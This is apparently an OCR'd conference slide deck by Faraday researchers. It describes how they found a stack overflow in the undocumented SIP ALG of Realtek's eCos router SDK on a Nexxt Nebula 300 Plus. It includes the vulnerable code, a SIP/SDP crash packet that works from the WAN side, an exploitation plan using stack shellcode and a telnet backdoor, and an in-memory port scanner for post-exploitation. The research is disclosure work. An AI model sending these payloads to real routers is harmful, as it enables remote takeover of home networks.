Faraday

Exploring the hidden attack surface of OEM IoT devices

Pwning thousands of routers with a vulnerability in Realtek's SDK for eCos OS


Outline

1. Picking the target.
2. Initial recon & eCos internals.
3. Analysing the firmware.
4. Finding the vulnerability.
5. Exploitation & post-exploitation.
6. Automating firmware analysis.
7. Takeaways.

About us

Faraday's Security Research team

Octavio Gianatiempo
@ogianatiempo



Octavio Galland
@GallandOctavio

Emilio Couto
@ekio_jp

Javier Aguinaga
@pastaCLS

Background

- Computer Science students at University of Buenos Aires, Argentina.
- CTF players:
  - Reverse engineering.
  - Pwn.
- No prior hardware hacking experience.

Motivation

IoT devices:

- Reputation for being insecure.
- Test our skills:
  - Reverse engineering.
  - Exploitation.

Picking a target

Routers are the obvious choice.

- Pwn a router ⟶ access a local network.
- Popular target ⟶ High impact.
- Relatively cheap ⟶ Security is not priority.

We looked for the best selling one in a local e-commerce site.

Nexxt Nebula 300 Plus

Nuevo | 38761 vendidos

MÁS VENDIDO 2º en Routers

1,494 opiniones

RECOMENDADO en Routers y sistemas inalámbricos

- Wifi router.
- 300 Mbps.
- Uses RTL8196E (MIPS16e big endian).

Reconnaissance

What does the firmware look like?


Loading address unknown


```
faraday@faraday$ binwalk Nebula300+__V12.01.01.37_en_NEX01.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
10292         0x2834          LZMA compressed data
```

- Bootloader.
- Compressed kernel.

No UART pins


U11
ESMT
M12L64164A-
AZY1P07GY
RTL8196E
KA1KJG1
GK45 TAIWAN
10031906
V3.3
100


CATENA ZAPATA
MENDOZA ARGENTINA
ESMT

UART output:


```
Booting...
\0
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@
@ chip__no chip__id mfr___id dev___id cap___id size_sft dev_size chipSize
@ 0000000h 0684014h 0000068h 0000040h 0000014h 0000002h 0000016h 0400000h
@ blk_size blk__cnt sec_size sec__cnt pageSize page_cnt chip_clk chipName
@ 0010000h 0000040h 0001000h 0000400h 0000100h 0000010h 0000027h UNKNOWN
@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
SDRAM:8MB
Reboot Result from Watchdog Timeout!

---RealTek(RTL8196E)at 2016.10.15-22:16+0800 v1.6a [16bit](400MHz)
setting=0x0000003c
P0phymode=01, embedded phy
check_image_header  return_addr:05008000 bank_offset:00000000
setting=0x0000007c
Jump to image start=0x80500000...
decompressing kernel:
Uncompressing... done, booting the kernel.
done decompressing kernel.
start address: 0x800004c4
```

What’s in the compressed kernel?

The image is a bundle of:

- Realtime OS (*eCos*).
- libc implementation.
- Webserver (*GoAhead*).
- Custom code.



eCos Internals

Main characteristics:

- Open-source.
- RTOS.
- POSIX compatible.
- Lightweight & customizable.
- Single process.

eCos Internals

Threading & memory management:

- Threads can access the whole memory space.
- No virtual memory.
- No privileges.
- If a thread crashes, an exception handler gets called.

Reversing time!

Function signatures

We would like to apply function signatures:

- Some parts of the stack were open source.
- No vendor release for this device.
- We know the compiler used for the build.
- We couldn’t generate matching signatures.

For a working example of this approach see: https://ecos.wtf/2021/03/12/ecos-firmware-analysis-with-ghidra

(no) Function signatures

We have some of the source code:

- *eCos*.
- *GoAhead*.
- *uClibc*.
- Leaks.

Source code aided manual reversing process.

Adapted from @netspooky

Custom functionality

The device provides a shell:

- Available through UART and telnet.
- Not a Linux shell.
- It allows us to change settings, list threads, etc.
- Easing the reversing process!

```
CLI> ?
Realtek's command:

Commands    Descriptions
--------    ------------
db          db <Address> <Len>
dw          dw <Address> <Len>
eth         eth
wlan0       wlan0
wlan0-vxd   wlan0-vxd
eb          eb <Address> <Value1> <Value2>...
ew          ew <Address> <Value1> <Value2>...
alg         alg
brconfig    brconfig
ifconfig    ifconfig
ipfw        ipfw
iwpriv      iwpriv
ll
mac         mac <ifname> [mac addr]
pdump       dump a  thread
ping        ping
port_fwd    port_fwd
version     Shows build version
ps          Shows a list of threads
```

Custom functionality

Reading and writing memory without any checks

- Through shell commands.
- Non-mapped memory access makes the router crash.
- We can modify the code running on the device!

Custom functionality

Reading and writing memory without any checks

- Through shell commands.
- Non-mapped memory access makes the router crash.
- We can modify the code running on the device!
- This is going to be very useful later on.

Custom functionality

```
---------- -- ------ --------------------
Handle     ID State  Name
---------- -- ------ --------------------
0x80380bb8 1  RUN    Idle Thread
0x8070c478 2  SLEEP  Network alarm support
0x8038ca78 3  RUN    Network support
0x8024d608 6  SLEEP  main
0x8071ac58 7  SLEEP  Cleanup Thread
0x80277f60 8  SLEEP  cli console
0x802e0840 9  SLEEP  httpd_main
0x802d4598 19 SLEEP  IGD
0x802aee78 24 SLEEP  DNS daemon
0x80718490 12 SLEEP  SNTP
0x80274848 13 SLEEP  DHCP_server
0x8025aa88 14 SLEEP  wan_surfing_check
0x8025f128 15 SLEEP  reboot_check
0x80250a28 27 EXIT   run_sh0
0x802993a0 28 SLEEP  telnetd_main
0x8074bb60 29 SLEEP  telnetd_0
0x8075bce0 30 RUN    cli_0
```

Built on top of eCos threads:

- Every functionality has its own thread.
    - Recall that we can't spawn multiple processes.
- Even the networking stack is a thread!
- By default, there's no distinction between kernel and user functionality.

Custom functionality

Message passing mechanism between threads

- Threads are able to send messages among themselves using an ID and the message content (a string).
- This gets used heavily throughout the code.

```
int on_reset_longpress() {
   printf("[%s->%s->%d]: reset button checked!\n", "MAIN", "reset_button_handle", 42);
   return msg_send(1, 0x10u, "message=restore");
}
```

Can we debug it?

No JTAG interface on the board

- There are JTAG pins on the SOC.
- However, they are used for GPIO.
- Enabling JTAG results in a crash.

Can we debug it?

If the device crashes, a full trace is printed through UART

```
Exception ----------------------------------------------------------------
  Type: TLB miss (Load or IFetch)
  Data Regs:
    R0    00000000    R8    FFFF1800    R16   00000000    R24   00000001
    R1    FFFFFFFE    R9    0000E800    R17   00000001    R25   8006EB18
    R2    00000010    R10   00000007    R18   11110012    R26   00000000
    R3    00000000    R11   00000019    R19   11110013    R27   80386424
    R4    00000000    R12   7F000000    R20   11110014    R28   80240260
    R5    00000000    R13   00000000    R21   11110015    R29   8076A028
    R6    00000000    R14   0000007F    R22   11110016    R30   8076A330
    R7    800066E1    R15   00000000    R23   11110017    R31   801137A3

    HI    00000000    LO    00000000    SR    9000EC14    PC    800066F7
                      CAUSE 11110013    PRID  0000CD01    BADVR 00000000
-----------------------------------------------------------------------------
SP: 0x8076a028, RA Offset: 44, Ret Address: 0x800066f7, Func Address: 0x800066b9
SP: 0x8076a058, RA Offset: 36, Ret Address: 0x800067f7, Func Address: 0x800067ad
SP: 0x8076a080, RA Offset: 28, Ret Address: 0x80007db3, Func Address: 0x80007d81
SP: 0x8076a0a0, RA Offset: 548, Ret Address: 0x8001e63d, Func Address: 0x8001df31
SP: 0x8076a2c8, RA Offset: 76, Ret Address: 0x800285b9, Func Address: 0x80028501
SP: 0x8076a318, RA Offset: 20, Ret Address: 0x8010f854, Func Address: 0x8010f820
```

We can “debug” it

Introducing debugging-by-crashing

- Crash ⟶ internal state dump.
- This is what a breakpoint does! (partly)
- How do we set this “breakpoint”?
    - We overwrite the desired address with an invalid instruction.
- This happens in RAM, after a reboot we revert back to a clean firmware.

Finding a vulnerability

Insecure function calls

Ghidra script:


- Calls to *strcpy*, *memcpy*, etc.
- *dst* argument located on the stack.
- *src* argument not hardcoded.

And we found this:


```
char *first_space = strchr(input_line, ' ');
if ( first_space ) {
   second_space = strchr(first_space + 1, ' ');
   if ( second_space ) {
       strcpy(buffer, second_space + 1); // buffer is in the stack
```

VoIP: SIP & SDP

- SIP is used to establish a session.
- SDP is used to negotiate network metrics, media types, and other properties.
- Application layer.




VoIP: SIP & SDP



Note that the message contains IP addresses and ports, even though SIP works on layer 7.

SIP ALG



SIP ALG

Before

SIP Header

```
INVITE sip:destino@example.com SIP/2.0
Via: SIP/2.0/UDP 192.168.0.4:5060;branch=z9hG4bKjyofoqmp
Max-Forwards: 70
To: <sip:destino@example.com>
From: “octa” <sip:ibc@example.com>;tag=nrrrx
Call-ID: xetazdjyktlpsfo@192.168.0.4
CSeq: 800 INVITE
Contact: <sip:ibc@192.168.0.4:5060>
Content-Type: application/sdp
Content-Length: 312
```

SDP Data

```
v=0
o=ibc 1090098764 894503441 IN IP4 192.168.0.4
s=-
c=IN IP4 192.168.0.4
t=0 0
m=audio 8000 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

After

```
INVITE sip:destino@example.com SIP/2.0
Via: SIP/2.0/UDP 152.36.51.45:1234;branch=z9hG4bKjyofoqmp
Max-Forwards: 70
To: <sip:destino@example.com>
From: “octa” <sip:ibc@example.com>;tag=nrrrx
Call-ID: xetazdjyktlpsfo@192.168.0.4
CSeq: 800 INVITE
Contact: <sip:ibc@152.36.51.45:1234>
Content-Type: application/sdp
Content-Length: 312

v=0
o=ibc 1090098764 894503441 IN IP4 152.36.51.45
s=-
c=IN IP4 152.36.51.45
t=0 0
m=audio 33445 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

Understanding the vulnerability

```
char buffer[128];

input_line = read_line(sdp_message);

matched_m = sscanf(
     input_line,
     "m=audio %lu",
     &media_port
);

first_space = strchr(input_line, ' ');
if ( m_type != -1 ) {
   if ( first_space ) {
       second_space = strchr(first_space + 1, ' ');
       if ( second_space ) {
           strcpy(buffer, second_space + 1);
```

```
INVITE sip:destino@example.com SIP/2.0
Via: SIP/2.0/UDP
192.168.0.4:5060;branch=z9hG4bKjyofoqmp
Max-Forwards: 70
To: <sip:destino@example.com>
From: “octa” <sip:ibc@example.com>;tag=nrrrx

[ … ]

v=0
o=ibc 1090098764 894503441 IN IP4 192.168.0.4
s=-
c=IN IP4 192.168.0.4
t=0 0
m=audio 8000 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

Understanding the vulnerability

```
char buffer[128];

input_line = read_line(sdp_message);

matched_m = sscanf(
     input_line,
     "m=audio %lu",
     &media_port
);

first_space = strchr(input_line, ' ');
if ( m_type != -1 ) {
   if ( first_space ) {
       second_space = strchr(first_space + 1, ' ');
       if ( second_space ) {
           strcpy(buffer, second_space + 1);
```

```
INVITE sip:destino@example.com SIP/2.0
Via: SIP/2.0/UDP
192.168.0.4:5060;branch=z9hG4bKjyofoqmp
Max-Forwards: 70
To: <sip:destino@example.com>
From: “octa” <sip:ibc@example.com>;tag=nrrrx

[ … ]

v=0
o=ibc 1090098764 894503441 IN IP4 192.168.0.4
s=-
c=IN IP4 192.168.0.4
t=0 0
m=audio 8000 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

Understanding the vulnerability

```
char buffer[128];

input_line = read_line(sdp_message);

matched_m = sscanf(
     input_line,
     "m=audio %lu",
     &media_port
);

first_space = strchr(input_line, ' ');
if ( m_type != -1 ) {
   if ( first_space ) {
       second_space = strchr(first_space + 1, ' ');
       if ( second_space ) {
           strcpy(buffer, second_space + 1);
```

```
INVITE sip:destino@example.com SIP/2.0
Via: SIP/2.0/UDP
192.168.0.4:5060;branch=z9hG4bKjyofoqmp
Max-Forwards: 70
To: <sip:destino@example.com>
From: “octa” <sip:ibc@example.com>;tag=nrrrx

[ … ]

v=0
o=ibc 1090098764 894503441 IN IP4 192.168.0.4
s=-
c=IN IP4 192.168.0.4
t=0 0
m=audio 8000 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

Understanding the vulnerability

```
char buffer[128];

input_line = read_line(sdp_message);

matched_m = sscanf(
     input_line,
     "m=audio %lu",
     &media_port
);

first_space = strchr(input_line, ' ');
if ( m_type != -1 ) {
   if ( first_space ) {
       second_space = strchr(first_space + 1, ' ');
       if ( second_space ) {
           strcpy(buffer, second_space + 1);
```

```
INVITE sip:destino@example.com SIP/2.0
Via: SIP/2.0/UDP
192.168.0.4:5060;branch=z9hG4bKjyofoqmp
Max-Forwards: 70
To: <sip:destino@example.com>
From: “octa” <sip:ibc@example.com>;tag=nrrrx

[ … ]

v=0
o=ibc 1090098764 894503441 IN IP4 192.168.0.4
s=-
c=IN IP4 192.168.0.4
t=0 0
m=audio 8000 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

Determining exploitability

What does this function do?

- It rewrites SDP data in SIP packets.
- It has a stack buffer overflow.
- Should crash when receiving: `m=audio 8000 {256 * “a”}`
- Might work with incoming packets too 🤔

Determining exploitability

Crashing the router

- Sent this UDP packet.
- To a random port on the router...
- Using the WAN IP address...

```
INVITE sip:x  SIP/2.0
Content-Length: 388

v=0
o=jdoe 2890844526 2890842807 IN IP4
10.47.16.5
c=IN IP4 24.2.17.12
t=2873397496 2873404696
a=recvonly
m=audio 49170 aaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Determining exploitability

Crashing the router

```
--------- [Network support] get exception !! ---------
 ptr:0x8038c8e0 base 0x80388a74 size:16384
 limit:0x8038ca74
--------- map symbol only ---------
 updated stack ptr from R29 :0x8038bbc8
 [<80141001>] [<80140fe1>] [<00000000>] [<00000001>] [<deadbeef>] [<deadbeef>] [<00000001>] [<deadbeef>]
 [<deadbeef>] [<8038c468>] [<c2c2c2c4>] [<8014eec5>] [<deadbeef>] [<deadbeef>] [<8038bc18>] [<deadbeef>]
 [<8038bc18>] [<8038c468>] [<00000000>] [<8014f61b>] [<deadbeef>] [<8038c468>] [<8038bc30>] [<8014f61b>]
 [<deadbeef>] [<deadbeef>] [<deadbeef>] [<deadbeef>] [<0000c012>] [<61616161>] [<61616161>] [<61616161>]
 [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>]
 [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>]
 [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>]
 [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>] [<61616161>]
```

- No open ports required!
- Works when receiving the payload from WAN!

Determining exploitability

Hidden attack surface

- SIP ALG is undocumented.
- It can’t be disabled via the router’s web interface.
- Can be disabled via telnet/UART.
- There’s no way to persist such configuration.
- Port scanning wouldn’t have revealed its presence.

Exploitation

Exploiting the vulnerability


How complex would an exploit be?

- No ASLR nor W^X.
- Write shellcode on the stack.
- Overwrite the PC with shellcode pointer.
- The shellcode can’t contain null bytes.
- Mind your data/instruction caches coherency.

Exploiting the vulnerability

Strategy

- Send crafted packet.
- Execute payload.
- Return normally.
- Connect via telnet (backdoor)*
- ???
- Profit.



*On devices with no backdoors one could reset the password via shellcode.

(post) Exploiting the vulnerability

Post Exploitation

- We have a shell.
  - Makes post-exploitation easier.
  - Not a full-blown UNIX one.
- No filesystem.
  - We can’t upload binaries.

(post) Exploiting the vulnerability


Post Exploitation

- We have a shell.
  - Makes post-exploitation easier.
  - Not a full-blown UNIX one
- No filesystem.
  - We can’t upload binaries.
- We can modify memory.

(post) Exploiting the vulnerability

Post Exploitation

```
shell_cmd_handlers = {
  {"ping", &ping_handler},
  {"ps", &ps_handler},
  {"ifconfig", &ifconfig_handler},
  {"mac", &mac_handler},
  {"version", &version_handler},
  ...
}
```



```
int ifconfig_handler(int argc, char *argv[])
{
  ...
}
```

(post) Exploiting the vulnerability

Post Exploitation

```
shell_cmd_handlers = {
  {"ping", &ping_handler},
  {"ps", &ps_handler},
  {"ifconfig", &ifconfig_handler},
  {"mac", &mac_handler},
  {"version", &version_handler},
  ...
}
```



```
int ifconfig_handler(int argc, char *argv[])
{
  ...
}
```

```
int port_scanner(int argc, char *argv[])
{
  ...
}
```

We inject a custom port scanner in memory.

(post) Exploiting the vulnerability

Post Exploitation

```
shell_cmd_handlers = {
  {"ping", &ping_handler},
  {"ps", &ps_handler},
  {"pwn", &port_scanner},
  {"mac", &mac_handler},
  {"version", &version_handler},
  ...
}
```

```
int ifconfig_handler(int argc, char *argv[])
{
  ...
}
```

```
int port_scanner(int argc, char *argv[])
{
  ...
}
```

Whatever code we inject here must only depend on functions available within the firmware image.

(post) Exploiting the vulnerability

Post Exploitation

- We have full access to:
  - eCos API (which includes thread management!).
  - libc.
- We used this to implement a multithreaded TCP connect port scanner.
  - Multithreading reduced scan times.

(post) Exploiting the vulnerability

Post Exploitation

- Build static binaries with custom linker script.
  - Using a compatible toolchain.
  - Using: `#define printf ((int(*)(char *, ...)) 0xdeadbeef)`
- Upload the binary code to the router via telnet.
  - With the eb command, which allows us to write memory.
- The code is available here.

Gaining persistence by rewriting firmware: https://ecos.wtf/2021/03/15/ecos-persistence-firmware

Demo

Can we pwn other devices?

Who introduced this bug?


Tracing code origin

- We have one binary image with code from multiple entities:
  - Realtek.
  - eCos.
  - **Tenda (??)**


```
Tenda's command:
msg          login        reboot       restart      nvram        envram
arp          tenda_arp    time         syslog       ifconfig     ping
fw           wl           wlconf       et           route        debug
mbuf         thread       splx         realtek      iwpriv       link_status
stat_link
CLI>
```

Who introduced this bug?

Nexxt and Tenda devices have similar SOCs (RTL819x)!



Nexxt
Nebula 300 Plus



Tenda
AC5

Who introduced this bug?

